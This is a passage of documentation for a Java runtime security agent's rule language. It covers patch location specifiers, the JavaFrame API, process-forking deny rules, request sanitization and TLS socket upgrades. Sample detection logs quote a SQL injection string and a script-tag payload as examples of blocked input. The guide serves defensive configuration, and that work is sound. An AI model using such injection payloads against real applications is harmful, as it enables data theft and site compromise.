        19: invokevirtual #7  // Method java/lang/StringBuilder.append:(Ljava/lang/
String;)Ljava/lang/StringBuilder;
        22: aload_0
        23: getfield      #2  // Field age:I
        26: invokevirtual #8  // Method java/lang/StringBuilder.append:(I)Ljava/
lang/StringBuilder;
        29: ldc           #9  // String  years old.
```

```
        31: invokevirtual #7  // Method java/lang/StringBuilder.append:(Ljava/lang/
String;)Ljava/lang/StringBuilder;
        34: invokevirtual #10 // Method java/lang/StringBuilder.toString:()Ljava/
lang/String;
        37: areturn
```

As shown here, the `age` field is being read at two different locations. The `getfield` bytecode instruction is called at instruction `1` and `23`. If the ARMR developer is interested in only targeting the second `getfield` instruction, then they can use one of the read location specifiers, and pass in an occurrence of 2.

```
app("Security Policy"):
    requires(version: "ARMR/2.0")

    patch("Readsite patch"):
        function("com/example/Person.toString()Ljava/lang/String")
        readsite("com/example/Person.age", occurrences: [2])

        code(language: java):
            public void patch(JavaFrame frame) {
                // patch code here
            }
        endcode
    endpatch
endapp
```

Whenever an ARMR developer specifies an occurrence that does not exist, that specific occurrence is ignored but others will still trigger the rule. For example, "`occurrences: [2]`" and "`occurrences: [2,3]`" would produce the same effect in the above case. However, if all the occurrences specified are **out of bounds**, then the patch code cannot be applied. For such cases, a link error message is generated in the CEF log file specifying the maximum event count and the set of configured occurrences of the patch. Consider the following **readsite** specifier.

```
readsite("com/example/Person.age", occurrences: [3])
```

Since there is no third occurrence of the getfield instruction for the age field, the patch cannot be applied. As a result, a log message will be printed to the CEF log file.

```
<14>1 2020-07-09T04:01:00.321Z win_system_1 java 18914 - - CEF:0|ARMR:example
app|example app|2.2|rule 2|Link Rule|Low|rt=Jul 09 2020 04:01:00.307 +0000 dv-
chost=win_system_1 procid=18914 ruleType=patch securityFeature=patch outcome=fail-
ure reason=occurrences for patch [3] exceed the maximum occurrence count 2
```

# Patch Execution Ordering And Greedy Location Specifiers

It is possible for plural ARMR Patch rules to target the same function code at the same location-specifier. In such cases, all plural site and return patches will be applied sequentially in an undefined, implementation-specific order.

However, when two or more ARMR Patch rules target a `call()`, `read()`, or `write()` location-specifier in a target function, then only one of the patches will be applied with link errors recorded for the matching but unapplied patches.

The location-specifiers for which only one patch can be applied at a time are known as greedy location specifiers. They are different from the site and return location specifiers as they consume (i.e. replace) the targeted bytecode instruction.

As an example consider the following Java program.

```
package ie.example;

class Person {
    private int age;

    public Person(int age) {
        this.age = age;
    }

    @Override
    public String toString() {
        String message;
        if (age == 0) {
            message = "This person has no age.";
        } else {
            message = "This person is " + age + " years old.";
        }
        return message;
    }
}
```

The following ARMR Mod contains some ARMR Patch rules that all target the same field in the same function using the various write location specifiers. Two of the patches are write() patches, which is a greedy specifier. Only one of the write() patches will be applied; the other will be recorded with a link error.

```
app("Security Policy"):
    requires(version: "ARMR/2.0")

    patch("write :01"):
        function("com/example/Person.toString()Ljava/lang/String")
```

```
        write("com/example/Person.message")

        code(language: java):
            public void patch(JavaFrame frame) {
                // patch code here
            }
        endcode
    endpatch

    patch("write :02"):
        function("com/example/Person.toString()Ljava/lang/String")
        write("com/example/Person.message")

        code(language: java):
            public void patch(JavaFrame frame) {
                // patch code here
            }
        endcode
    endpatch

    patch("writesite"):
        function("com/example/Person.toString()Ljava/lang/String")
        writesite("com/example/Person.message")

        code(language: java):
            public void patch(JavaFrame frame) {
                // patch code here
            }
        endcode
    endpatch

    patch("writereturn"):
        function("com/example/Person.toString()Ljava/lang/String")
        writereturn("com/example/Person.message")

        code(language: java):
            public void patch(JavaFrame frame) {
                // patch code here
            }
        endcode
    endpatch
endapp
```

In these cases, the first patch rule to trigger will greedily consume the memory write instruction and subsequent rules with an identical location specifier will be unable to be applied. Whenever there is a conflict of this sort, a link error notice will be printed to the ARMR Engine's event file to notify the user that a rule was suppressed due to the conflict.

```
<14>1 2020-07-09T04:01:00.321Z win_system_1 java 18914 - - CEF:0|ARMR:example
app|example app|2.3|patch person|Link Rule|Low|rt=Jul 09 2020 04:01:00.307 +0000
dvchost=win_system_1 procid=18914 ruleType=patch securityFeature=patch out-
come=failure appVersion=1
```

# Life-Cycle For ARMR Patch Rule

The linking conditions for an ARMR Patch rule are as follows. The method matching the function statement must first be found by the ARMR Engine. If the target function is never loaded into the JVM, then the patch will not be applied. As a result, the link event for that ARMR Patch rule will not occur. Similarly, if the target function is loaded into the JVM, but the location-specifier statement cannot be matched to one-or-more instructions in the target function, then again, the patch will not be applied and the link event for that ARMR Patch rule will not occur.

For an ARMR Patch rule to link, the target function must be found, and the location-specifier with the target function must also be found. When both of these cases are true (the target function is found
and one or more location-specifier(s) are found) then the ARMR Engine will link that ARMR Patch rule into the target function.

Linking events can occur at any time during JVM execution, but will always occur before the target function and location-specifier(s) begin executing for the first time. However linking does not necessary have to happen during the startup of the application. At any time the matching function/location-specifier is loaded into the JVM, the ARMR Engine will link the matching ARMR Patch rule.

The link state is also useful when debugging an ARMR Patch rule. If no link states are noted in the ARMR Engine event log when it was expected to present, this may indicate that there is an error in the signature specified in the function statement or location-specifier.

During the link state for an ARMR Patch rule, the Java code contained in the code block will be compiled. It is during this time that any compilation errors will be reported and logged in the ARMR Engine event log.

# JavaFrame API

## The 'this' Variable

Returns the `this` instance for non-static functions.

```
Object loadThisVariable()
```

## Raising Exceptions

When there is a deliberate intention to throw an Exception in the context of the running application, an Exception needs to be raised. If an uncaught Exception is thrown from the patch(JavaFrame) method of an ARMR Patch, the ARMR Engine will consider the ARMR Patch rule to be broken, and immediately unlink (i.e, uncompile) the offending ARMR Patch rule from the target function.

```
void raiseException(Throwable throwable)
```

## Returning Values

There are cases where an ARMR Patch will be required to return a value from the patched function, which will prevent any further bytecode instructions to be executed after the location at which the ARMR Patch was applied.

```
void returnVoid()
void returnFloat(float returnValue)
void returnBoolean(boolean returnValue)
void returnInt(int returnValue)
void returnDouble(double returnValue)
void returnLong(long returnValue)
void returnChar(char returnValue)
void returnByte(byte returnValue)
void returnShort(short returnValue)
void returnString(String returnValue)
void returnObject(Object returnValue)
```

## Load Variables

The ***loadVariable*** methods are used to read values stored in a certain index in the local variable array. Please note that long and double take up two index slots.

```
void loadFloatVariable(int index)
void loadIntVariable(int index)
void loadDoubleVariable(int index)
void loadLongVariable(int index)
void loadBooleanVariable(int index)
void loadByteVariable(int index)
void loadShortVariable(int index);
void loadCharVariable(int index);
void loadStringVariable(int index);
void loadObjectVariable(int index);
```

## Store Variables

The ***storeVariable*** methods are used to write values to a certain index in the local variable array. Please note that long and double take up two index slots.

```
void storeFloatVariable(int index, float newValue)
void storeIntVariable(int index, int newValue)
void storeDoubleVariable(int index, double newValue)
void storeLongVariable(int index, long newValue)
void storeBooleanVariable(int index, boolean newValue)
void storeByteVariable(int index, byte newValue)
void storeShortVariable(int index, short newValue);
void storeCharVariable(int index, char newValue);
void storeStringVariable(int index, String newValue);
void storeObjectVariable(int index, Object newValue);
```

## Load Operand

The ***loadOperand*** methods are used to read values stored in a certain index in the operand stack. Please note that long and double take up two index slots.

```
float loadFloatOperand(int index)
int loadIntOperand(int index)
double loadDoubleOperand(int index)
long loadLongOperand(int index)
boolean loadBooleanOperand(int index)
byte loadByteOperand(int index)
short loadShortOperand(int index);
char loadCharOperand(int index);
String loadStringOperand(int index);
Object loadObjectOperand(int index);
```

## Store Operand

The ***storeOperand*** methods are used to write values to a certain index in the operand stack. Please note that long and double take up two index slots.

```
void storeFloatOperand(int index, float newValue)
void storeIntOperand(int index, int newValue)
void storeDoubleOperand(int index, double newValue)
void storeLongOperand(int index, long newValue)
void storeBooleanOperand(int index, boolean newValue)
void storeByteOperand(int index, byte newValue)
void storeShortOperand(int index, short newValue);
void storeCharOperand(int index, char newValue);
void storeStringOperand(int index, String newValue);
void storeObjectOperand(int index, Object newValue);
```

Version: 2.8

# ARMR Process Rule

## Overview

The ARMR `process` rule can be used to control the access that an application has for executing external processes on the server. This is useful to prevent unauthorized attempts at process forking.

## When (Event)

To control access to executables using the ARMR `process` rule the user must specify the `execute` declaration.

| | |
|---|---|
| execute | A parameter must be supplied to the `execute` declaration to determine the executable(s) that the ARMR `process` rule will control access to. Both Unix and Windows filesystem paths are supported. This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted executables. Each string represented in the parameter can be:<br>- a single executable or directory name - the agent will control access to any executable or directory on the filesystem that matches the given name<br>- an absolute path to a specific executable or directory<br>The wildcard character (*) is supported anywhere in the executable name or path:<br>- only one wildcard character can be used with each path<br>- the wildcard will only wildcard a single directory<br>- the wildcard can be used to specify all executables with a specific prefix<br>- the wildcard character specified on its own represents all executables and directories on the filesystem |

---

## Then (Action)

There are three supported actions for the ARMR `process` rule: `protect`, `detect` and `allow`._

| | |
|---|---|
| protect | All attempts to fork a process are blocked. If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal.A log message is generated with details of all attempts to fork a process.A log message **must** be specified with this action. |
| allow | Can be used to allow access to execute specific processes which are a subset of protected executables covered by an ARMR `process` rule in `protect` mode. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

# Examples

All examples of the ARMR `process` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `process` rule that prevents forking of all processes inside a specific directory.

Unix

```
app("Process forking mod"):
    requires(version: ARMR/2.8)
    process("Protect executable in a specific directory"):
        execute("/tmp/*")
        protect(message: "denying attempt to execute processes inside specific di-
rectory", severity: 10)
    endprocess
endapp
```

Windows

```
app("Process forking mod"):
    requires(version: ARMR/2.8)
    process("Protect executable in a specific directory"):
        execute("C:\\Windows\\*")
        protect(message: "denying attempt to execute processes inside specific di-
rectory", severity: 10)
    endprocess
endapp
```

## Logging

Unix

```
<9>1 2021-03-29T11:44:30.233+01:00 userX_system java 15891 - - CEF:0|ARMR:Process
forking mod|Process forking mod|2.8|Protect executable in a specific directory|Exe-
cute Rule|Very-High|rt=Mar 29 2021 11:44:30.232 +0100 dvchost=userX_system pro-
cid=15891 appVersion=1 ruleType=process securityFeature=process act=protect
msg=denying attempt to execute processes inside specific directory path=/tmp/
myscript.sh commandLine=myscript.sh scriptArg
```

Windows

```
<9>1 2021-03-29T11:47:50.278+01:00 userX_system java 13286 - - CEF:0|ARMR:Process
forking mod|Process forking mod|2.8|Protect executable in a specific directory|Exe-
cute Rule|Very-High|rt=Mar 29 2021 11:47:50.278 +0100 dvchost=userX_system pro-
cid=13286 appVersion=1 ruleType=process securityFeature=process act=protect
msg=denying attempt to execute processes inside specific directory path=C:\\Win-
dows\\myscript.bat commandLine=myscript.bat scriptArg
```

# Further Examples

**As above, with the stacktrace also logged**

Unix

```
app("Process forking mod - with stacktrace"):
  requires(version: ARMR/2.8)
  process("Protect executable in a specific directory"):
    execute("/tmp/*")
    protect(message: "denying attempt to execute processes inside specific directo-
ry", severity: 10, stacktrace: "full")
  endprocess
endapp
```

Windows

```
app("Process forking mod - with stacktrace"):
  requires(version: ARMR/2.8)
  process("Protect executable in a specific directory"):
    execute("C:\\Windows\\*")
    protect(message: "denying attempt to execute processes inside specific directo-
ry", severity: 10, stacktrace: "full")
  endprocess
endapp
```

## Logging

Unix

```
<9>1 2021-03-29T11:48:42.889+01:00 userX_system java 15891 - - CEF:0|ARMR:Process
forking mod - with stacktrace|Process forking mod - with stacktrace|2.8|Protect ex-
ecutable in a specific directory|Execute Rule|Very-High|rt=Mar 29 2021 11:48:42.887
+0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=process securityFea-
ture=process act=protect msg=denying attempt to execute processes inside specific
directory stacktrace=oceanic.spiracle.file.FileExecServlet.executeRequest(FileExec-
Servlet.java:78)\noceanic.spiracle.file.FileExecServlet.doPost(FileExecServlet.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=/tmp/myscript.sh com-
mandLine=/tmp/myscript.sh scriptArg
```

Windows

```
<9>1 2021-03-29T11:52:52.859+01:00 userX_system java 15844 - - CEF:0|ARMR:Process
forking mod - with stacktrace|Process forking mod - with stacktrace|2.8|Protect ex-
ecutable in a specific directory|Execute Rule|Very-High|rt=Mar 29 2021 11:52:52.859
+0100 dvchost=userX_system procid=15844 appVersion=1 ruleType=process securityFea-
ture=process act=protect msg=denying attempt to execute processes inside specific
directory stacktrace=oceanic.spiracle.file.FileExecServlet.executeRequest(FileExec-
```

```
Servlet.java:78)\noceanic.spiracle.file.FileExecServlet.doPost(FileExecServlet.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=C:\\Win-
dows\\myscript.bat commandLine=myscript.bat scriptArg
```

### Prevent forking a specific process

Unix

```
app("Process forking mod 2"):
  requires(version: ARMR/2.8)
  process("Prevent forking a specific process"):
    execute("/tmp/myscript.sh")
    protect(message: "denying attempt to execute specific process", severity: High)
  endprocess
endapp
```

Windows

```
app("Process forking mod 2"):
  requires(version: ARMR/2.8)
  process("Prevent forking a specific process"):
    execute("C:\\Windows\\myscript.bat")
    protect(message: "denying attempt to execute specific process", severity: High)
  endprocess
endapp
```

**Detect forking any process with a specific name**

Unix

```
app("Process forking mod 3"):
  requires(version: ARMR/2.8)
  process("Detect all attempts to execute myscript.sh"):
    execute("myscript.sh")
    detect(message: "myscript.sh file executed", severity: Low)
  endprocess
endapp
```

Windows

```
app("Process forking mod 3"):
  requires(version: ARMR/2.8)
  process("Detect all attempts to execute myscript.bat"):
    execute("myscript.bat")
    detect(message: "myscript.bat file executed", severity: Low)
  endprocess
endapp
```

**Prevent forking all processes, except allow specific process**

Unix

```
app("Process forking mod 4"):
  requires(version: ARMR/2.8)

  process("Prevent all process forking"):
    execute("*")
    protect(message: "denying attempt to execute any external process", severity:
7)
  endprocess

  process("Allow forking of specific process"):
    execute("/tmp/myscript.sh")
    allow(message: "allowing specific exectuable", severity: 3)
  endprocess

endapp
```

Windows

```
app("Process forking mod 4"):
  requires(version: ARMR/2.8)

  process("Prevent all process forking"):
    execute("*")
    protect(message: "denying attempt to execute any external process", severity:
7)
  endprocess

  process("Allow forking of specific process"):
    execute("C:\\Windows\\myscript.bat")
    allow(message: "allowing specific exectuable", severity: 3)
  endprocess

endapp
```

Version: 2.8

# ARMR Sanitization Rule

## Overview

The ARMR Sanitization rule can be used to verify data entering the workflow of a server via a HTTP request. Such data is referred to here as a payload, and may be in the form of a String, JSON, or XML. Each payload is then matched against known safe and unsafe patterns. The unsafe patterns include common Cross-Site-Scripting, SQL Injection, and Path Traversal attacks. Any payload that matches an unsafe pattern will be marked for sanitization, which means that a payload has been found to be potentially malicious and an action will need to be taken. If the rule action is configured in ***protect*** mode, the payload will be prevented from being used by the system and a CEF event will be generated. Configuring the rule in ***detect*** mode will generate a CEF event and allow the workflow to continue uninterrupted. It is also possible that a payload may not cleanly match with any of the safe or unsafe patterns. Such payloads are labelled as undetermined values. For such cases, the rule can be configured to automatically mark all undetermined values as being safe or unsafe. Safe undetermined values will be logged, where unsafe undetermined values will be handled by the action.

# Given (Condition)

| Directive | Attribute | Necessity | Description |
| --- | --- | --- | --- |
| `request` | `paths` | mandatory | This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints):<br>- a quoted string<br>- a list of one or more quoted-strings<br>- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:<br>- a prefix `*/target.jsp`<br>- a suffix `/myApplication/*`<br>- both a prefix and a suffix `*/target*`<br>- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character `\*`<br>If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:<br>- not be empty<br>- be a valid relative URI<br>The `paths` can be configured similar to:<br>- `request(paths: ["/api/user", "/api/cart"])` |
| `undetermined` | `values` | mandatory | If a payload cannot be cleanly identified as being `safe` or `unsafe` then the rule will consider these values as being ***undetermined***. If undetermined values are configured as unsafe, then it will be handled by the action. If `values` are considered safe, then they will be logged for visibility but the action will not take effect. The `values` can be configured only as:<br>- `undetermined(values: safe)`<br>- `undetermined(values: unsafe)`<br>Undetermined values are treated as `safe` by default. An undetermined value is likely of interest to security engineers. Once satisfied that an application is able to safely handle undetermined values, there is a rule syntax to stop the generation of security events in this case:<br>- `undetermined(values: safe, logging: off)` |

| Directive | Attribute | Necessity | Description |
| --- | --- | --- | --- |
| `ignore` | `payload` | optional | The rule is used to verify data entering the workflow of a server against known safe and unsafe patterns. Such data is referred to here as a payload, and may be in the form of a String, JSON, or XML. If the rule has marked a payload as being unsafe, but it has been reasoned that the payload is actually safe to use, then this configuration can be used to ignore those payloads. An array of payload values can be specified. The `payload` can be configured similar to:<br>- `ignore(payload: ["abcd", "efgh", "1234"])`<br>The `payload` can be configured along with the `attribute` in the same `ignore` declaration:<br>- `ignore(payload: ["abcd", "efgh", "1234"], attribute: ["field1", "keyname2"])` |
| `ignore` | `attribute` | optional | If the ARMR Sanitization has marked a payload as being unsafe, but it has been reasoned that the assignment of that value, or indeed any value, within the codebase won't be used in a malicious way, then this configuration will allow the assignment to happen for the attribute. An attribute could be a class field, or a map value, or URL query parameter. An array of attribute names can be specified. The `attribute` can be configured similar to:<br>- `ignore(attribute: ["field1", "keyname2"])`<br>The `attribute` can be configured along with the `payload` in the same `ignore` declaration:<br>- `ignore(attribute: ["field1", "keyname2"], payload: ["abcd", "efgh", "1234"])` |

## When (Event)

The rule actively examines payloads coming from HTTP requests that use the `javax.servlet.ServletRequest` API and JSON/XML parsing within Spring Boot applications.

| API |
| --- |
| `javax.servlet.ServletRequest.getParameter(Ljava/lang/String;)Ljava/lang/String;` |
| `javax.servlet.ServletRequest.getParameterMap()Ljava/util/Map;` |
| `javax.servlet.ServletRequest.getParameterValues()[Ljava/lang/String;` |
| `javax.servlet.ServletInputStream.readLine([BII)I` |
| Spring Boot - JSON to Object Conversion |
| Spring Boot - XML to Object Conversion |

## Then (Action)

| | |
| --- | --- |
| `protect` | Payloads that are marked for sanitization will be blocked by either throwing an exception, or replacing the malicious value with a ***null*** reference. Doing so will prevent the HTTP request from being processed. If logging is configured, a CEF entry is added to the log file with details of the event. This information includes the payload that was marked for sanitization, the HTTP endpoint, the affected class, and the attribute associated with the payload and class. |
| `detect` | Monitoring mode: the application behaves as normal.A CEF entry is added to the log file with details of the event. This information includes the payload that was marked for sanitization, the HTTP endpoint, the affected class, and the attribute associated with the payload and class.A log message must be specified with this action. |

## Examples

### Basic Single Rule Configuration

The following example shows the basic configuration for a single ARMR Sanitization rule.

The rule will:

- enable sanitization in `protect` mode for any HTTP request. Any `unsafe` payload caught by the sanitization rule in `protect` mode will generate a CEF log entry, and will be blocked from being consumed by the application.

- consider any `undetermined` value to be `safe`. All safe undetermined values will generate a CEF log entry, but will not be handled by the action.
- log a `high` severity CEF entry with a custom message of "***A payload has been marked for sanitization***".

```
app("SECURITY POLICY"):
    requires(version: ARMR/2.8)

    sanitization("SANITIZATION :01"):
        request()
        undetermined(values: safe)
        protect(message: "A payload has been marked for sanitization", severity:
high)
    endsanitization

endapp
```

## Advanced Multiple Rule Configuration

The following example shows a more detailed configuration with multiple ARMR Sanitization rules.

The first rule will:

- enable sanitization in `detect` mode for any HTTP request that is not mapped by the rule named `SANITIZATION :02`. Any `unsafe` payload caught by the sanitization rule in `detect` mode will generate a CEF log entry. It is recommended to review and report any suspicious entries in the CEF log as further sanitization rules can be configured based on this data.
- consider any `undetermined` values to be `unsafe`. All unsafe values are handled by the action, which in this case will be handled by the `detect` action.
- log a `medium` severity CEF entry using the ***default*** message.

The second rule will:

- enable sanitization in `protect` mode, but only for the URIs `"/api/user/regiester", "/api/shop/basket/add"`. Any unsafe payload caught by the sanitization rule in `protect` mode will generate a CEF log entry, and will be blocked from being consumed by the application.
- consider any `undetermined` value as `unsafe`. All unsafe values are handled by the action, which in this case will be the `protect` action.

- ignore the `payload: ["1=1=1 Air Force 1=1=1"]` because this is the actual name of a product being sold by the online store that could be added to the basket. A review of this value found that it could be safely ignored. The result of not ignoring this particular payload would have resulted in the ARMR Sanitization rule blocking it due to the detection of SQL Injection.

- ignore the `attribute: ["time"]` because this is a field of a class that is assigned a value coming from an HTTP request. After reviewing the business logic of how this field is being used in the application, it was decided that values assigned to this field cannot be used in a malicious way making it safe to ignore. This will avoid the ARMR Sanitization rule protecting against values that are of no concern.

- log a high severity CEF entry with a custom message of "***s*ensitive API endpoint under attack***" *.

```
app("SECURITY POLICY"):
    requires(version: ARMR/2.8)

    sanitization("SANITIZATION :01"):
        request()
        undetermined(values: unsafe)
        detect(message: "", severity: medium)
    endsanitization

    sanitization("SANITIZATION :02"):
        request(paths: ["/api/user/regiester",
                        "/api/shop/basket/add"])
        undetermined(values: unsafe)
        ignore(payload: ["1=1=1 Air Force 1=1=1"],
               attribute: ["time"])
        protect(message: "sensitive API endpoint under attack", severity: high)
    endsanitization

endapp
```

# Logging

A log entry similar to the following is generated when an unsafe payload for protect and detect is caught by the sanitization rule, and when a safe undetermined value is caught.

### Protect Mode

```
<10>1 2021-02-19T20:06:56.939Z localhost java 19559 - - CEF:0|ARMR:SANITIZA-
TION|SANITIZATION|2.8|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:06:56.939 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput act=protect msg=A payload has been
```

```
classified as malicious reason=SQLI taintSource=HTTP_SERVLET httpRequestUri=/api/
forum/print/requestbody/as/map internalHttpRequestUri=/api/forum/print/requestbody/
as/map className=java.util.LinkedHashMap attribute=MAP_KEY["message"] payload=' OR
'1'\='1 remoteIpAddress=127.0.0.1 localIpAddress=127.0.0.1 localPort=8080
```

## Detect Mode

```
<10>1 2021-02-19T20:15:25.002Z localhost java 19559 - - CEF:0|ARMR:SANITIZA-
TION|SANITIZATION|2.8|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:15:25.002 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput act=detect msg=A payload has been clas-
sified as malicious reason=XSS taintSource=HTTP_SERVLET httpRequestUri=/api/forum/
print/xml/requestbody/complex internalHttpRequestUri=/api/forum/print/xml/request-
body/complex className=com.example.data.entity.xml.ForumEntityXml attribute=OB-
JECT_FIELD["message"] payload=<script> remoteIpAddress=127.0.0.1 localIpAd-
dress=127.0.0.1 localPort=8080
```

## Safe Undetermined

```
<10>1 2021-02-19T20:09:43.593Z localhost java 19559 - - CEF:0|ARMR:SANITIZA-
TION|SANITIZATION|2.8|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:09:43.592 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput msg=A payload could not be classified
reason=UNDETERMINED taintSource=HTTP_SERVLET httpRequestUri=/api/forum/add/json in-
ternalHttpRequestUri=/api/forum/add/json className=com.example.data.entity.ForumEn-
tity attribute=OBJECT_FIELD["message"] payload=< > remoteIpAddress=127.0.0.1 lo-
calIpAddress=127.0.0.1 localPort=8080
```

Version: 2.8

# Secure Sockets

## Overview

This security feature is only available on Rimini Connect for Java, is not supported on AAMS Agent

Creating plain TCP server sockets without data encryption allows attackers to intercept such communication channels and read/modify the transmitted data. To avoid such attacks the communication channel must be encrypted. To enforce this policy, the rule upgrades TCP server sockets to SSL/TLS server sockets. Upgrading TCP server sockets to SSL/TLS server sockets will significantly increase the difficulty of Man-in-The-Middle attacks and address known vulnerabilities such as CWE-319, CWE-311, and CWE-5 that are classified as "Sensitive Data Exposure" in OWASP's Top 10 list.

The upgrade is completely transparent to the application and behaves as if communication is occurring over an unencrypted channel. Additionally, because of the fact that the host could be a newer Java version than the guest, SSL/TLS server sockets are able to utilize the newer cipher suites available to the host JVM. This provides the advantage of stronger encryption via the use of the latest cryptographic algorithms for SSL/TLS communication.

In order for this rule to successfully upgrade TCP server sockets to SSL/TLS server sockets make sure that the following system properties are set, according to the desired SSL/TLS configuration. Note that the same system properties must be set on both the server and the client nodes.

**Required System Properties:**

```
-Djavax.net.ssl.trustStore
-Djavax.net.ssl.trustStorePassword
-Djavax.net.ssl.keyStore
-Djavax.net.ssl.keyStorePassword
```

## When (Event)

| | |
|---|---|
| accept | IP address and port. When a specific `protect` action acting on connections is enforced (e.g. forcing TCP connections to use TLS for connection by specifying `connection: secure` key-value), only wildcard IP and port are supported. |

## Then (Action)

| | |
|---|---|
| protect | Upgrades TCP server sockets to SSL/TLS server sockets. If configured, a log message is generated with details of the event. The `stacktrace: "full"` action parameter is not a valid configuration for the Secure Sockets rule. If configured, a log message is generated with details of the event. |

---

## Examples

Force TCP connections to use TLS for connections.

```
app("Socket Accept Forced TLS"):
    requires(version: ARMR/2.8)
    socket("Force TCP connections to use TLS for connections"):
        accept("0.0.0.0:0")
